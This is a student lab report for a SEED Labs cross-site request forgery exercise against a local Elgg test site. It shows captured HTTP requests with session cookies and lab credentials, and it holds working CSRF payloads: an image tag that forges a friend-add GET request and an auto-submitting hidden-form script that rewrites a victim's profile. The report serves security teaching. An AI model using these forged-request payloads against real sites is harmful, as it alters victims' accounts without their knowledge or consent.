
Cross-Site Request Forgery Lab

Name: Raman Srivastava
SUID: 946665605

Task 1: Observing HTTP Request



```
http://www.csrflabelgg.com/activity
GET HTTP/1.1 200 OK
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/
Cookie: Elgg=t5lui9inahiktlheh9qtmlncj6
Connection: keep-alive
Upgrade-Insecure-Requests: 1

Date: Mon, 29 Oct 2018 08:52:30 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 2182
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.csrflabelgg.com/cache/1501099611/d
GET HTTP/1.1 200 OK
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/activity
Cookie: Elgg=t5lui9inahiktlheh9qtmlncj6
Connection: keep-alive

Date: Mon, 29 Oct 2018 08:21:16 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Mon, 29 Apr 2019 08:21:16 GMT
```

```
GET http://www.csrflabelgg.com/activity
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/
Cookie: Elgg=t5lui9inahiktlheh9qtmlncj6
Connection: keep-alive
Upgrade-Insecure-Requests: 1

Content-Length:null
```

This screenshot captures an HTTP GET request. The pop-up window displays what has been recorded from the HTTP Request.

Host: This tells us the domain name of the website or the server to which it's listening

User-Agent: This tells us the information of the browser. Here it's tells us that we're using Mozilla/5.0 browser and some other information that tells about the environment the browser is running on.

Accept: This field tells us the type of content that the website server can accept. Here it's

`text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8.`
These are MIME entries. MIME is a standardized list which describes the type of content.

Accept-Language: This tells us the language that's expected for the conversation to take place. Here it tells the server to communicate in US English.


Accept-Encoding: This field tells what encoding algorithm can be used for the operation. In this pop-up window, it's gzip and deflate encoding algorithms.

Referer: This field tells the website that triggered the HTTP Request. Since we selected the activity button from www.csrflabelgg.com, it mentions that URL that triggered the HTTP request.

Cookie: This is a block of data that's for the website server with which communication is happening. User does not have any say on this. The cookie is generated by the browser and sent to the website server every time by the browser.

Connection: This tells the server how long to keep the connection alive. In this example, the connection will be open till the user itself closes the window.

Upgrade-Insecure-Requests: This field tells the server that the client expects encrypted and authenticated responses and is capable to deal with such requirements.




```
http://www.csrflabelgg.com/action/login
POST HTTP/1.1 302 Found
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 86
Cookie: Elgg=t5lui9inahiktlheh9qtmlncj6
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=2jCvhvTnjlfo2WhMBuOs3g&__elgg_ts

Date: Mon, 29 Oct 2018 09:04:14 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

http://www.csrflabelgg.com/
POST HTTP/1.1 200 OK
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/
Cookie: Elgg=t5lui9inahiktlheh9qtmlncj6
Connection: keep-alive
Upgrade-Insecure-Requests: 1

Date: Mon, 29 Oct 2018 09:04:14 GMT
```

```
http://www.csrflabelgg.com/action/login
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 86
Cookie: Elgg=t5lui9inahiktlheh9qtmlncj6
Connection: keep-alive
Upgrade-Insecure-Requests: 1

__elgg_token=2jCvhvTnjlfo2WhMBuOs3g&__elgg_ts=1540803846&username=raman&password=raman

Content-Length:86
```

This is a screenshot of the HTTP POST request. I captured this by entering the username and password field. Here, we can see that my entries for username and password, which in this case is raman for both, has been fed to the HTTP POST request which was sent to the website server for authentication.


Task 2: CSRF Attack using GET Request



moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live


```
POS  http://www.csrflabelgg.com/action/friends/add?friend=43&__elgg_ts=154080555
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 56
Cookie: Elgg=tjqovkqu60go70k9pnrqs4v9ul
Connection: keep-alive

__elgg_ts=1540805554&__elgg_token=uIbfQxqoL5zaGD_dcfGYQw
```

Here, I got my URL to add friend by logging into Charlie’s account and adding Boby as his friend. I captured the HTTP Request and took note of the URL.




```
[10/29/18]seed@VM:~$ cd /var/www/CSRF/Attacker
[10/29/18]seed@VM:.../Attacker$ ls -l
total 0
[10/29/18]seed@VM:.../Attacker$ ls
[10/29/18]seed@VM:.../Attacker$ cd ..
[10/29/18]seed@VM:.../CSRF$ ls
Attacker  Elgg
[10/29/18]seed@VM:.../CSRF$ gedit
cd ..
exit
^C
[10/29/18]seed@VM:.../CSRF$ cd Attacker
[10/29/18]seed@VM:.../Attacker$ gedit attack.html
```

After getting the URL, I created an attack.html file in /var/www/CSRF/Attacker. The contents are of the html file is in the below screenshot.




```
<html>
        <body>
                <img src="http://www.csrflabelgg.com/action/friends/add?friend=43" alt="image" width="1" height="1" />
        </body>
</html>
```

We need to trigger an HTTP GET request to add friend. <img src="…"/> tag triggers the HTTP GET request because it attempts to fetch an image from the address given as source (src). But here, we take the previously noted URL and use that as the source address. The reason why we do this, when the browser goes to the source address to find what it expects is an image, it runs the URL that's needed to add Boby as friend. And because Alice already has an open session, when the URL runs, Boby gets added to Alice's friends list without her knowledge.


File Edit View History Bookmarks Tools Help
All Site Activity : CSRF La
Index of /
csrflabattacker.com/attack
Most Visited
SEED Labs
Sites for Labs

www.csrflabattacker.com/attack.html

Here we're assuming that Alice was baited into accessing www.csrflabattacker.com/attack.html through an email. She fell for the bait and selected the link out of curiosity. We can see that Alice has gone to the website.



www.csrflabelgg.com/activity

All Site Activity

All | Mine | Friends

Filter: Show All

Alice is now a friend with Boby *just now*

Charlie is now a friend with Boby *24 minutes ago*


Alice is now a friend with Charlie *37 minutes ago*

Charlie is now a friend with Alice *41 minutes ago*

Powered by Elgg

This screenshot shows an activity where it states Alice is now friends with Boby even though Alice never really sent a friend request to Boby. Here, our attack using HTTP GET has worked.


Task 3: CSRF Attack using POST Request



```
POST    http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/alice/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 508
Cookie: Elgg=28is6md0s1174jc6b625k4dvb0
Connection: keep-alive
Upgrade-Insecure-Requests: 1

__elgg_token=_T6hrImLoxyXFcB7CI3afA&__elgg_ts=1540812855&name=Alice&description=<p>Hello there</p> &accesslevel[description]=2&briefdescription=Ha Ha&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&
```

```
__elgg_token=_T6hrImLoxyXFcB7CI3afA&__elgg_ts=1540812855
&name=Alice
&description=<p>Hello there</p>
&accesslevel[description]=2
&briefdescription=Ha Ha
&accesslevel[briefdescription]=2
&location=&accesslevel[location]=2
&interests=&accesslevel[interests]=2
&skills=&accesslevel[skills]=2
&contactemail=&accesslevel[contactemail]=2
&phone=&accesslevel[phone]=2
&mobile=&accesslevel[mobile]=2
&website=&accesslevel[website]=2
&twitter=&accesslevel[twitter]=2
&guid=42
```

Here, I’ve observed the HTTP request and got our target URL and parameters that are needed to edit Alice’s profile.




```
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/alice
Cookie: Elgg=28is6md0s1174jc6b625k4dvb0
Connection: keep-alive

Date: Mon, 29 Oct 2018 08:21:17 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Mon, 29 Apr 2019 08:21:17 GMT
Pragma: public
Cache-Control: public
ETag: "1501099611-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 200
Content-Type: application/javascript;charset=utf-8
```

Index of /


Name	Last modified	Size	Description
attack.html	2018-10-29 05:54	139	
image.png	2018-10-29 06:05	9.4K	
postattack.html	2018-10-29 07:58	1.1K	

Apache/2.4.18 (Ubuntu) Server at www.csrflabattacker.com Port 80



```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='description' value='<p>Boby is my hero</p> '>";
fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
fields += "<input type='hidden' name='briefdescription' value='Boby'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";



fields += "<input type='hidden' name='guid' value='42'>";

// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

This is the HTML script that has a javascript code in it which facilitates this Cross Site Request Forgery. I've made changes to the description and briefdescription parameters and made them both to accesslevel 2 so that the changes are visible in public.



```
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/alice
Cookie: Elgg=28is6md0s1174jc6b625k4dvb0
Connection: keep-alive

Date: Mon, 29 Oct 2018 08:21:17 GMT
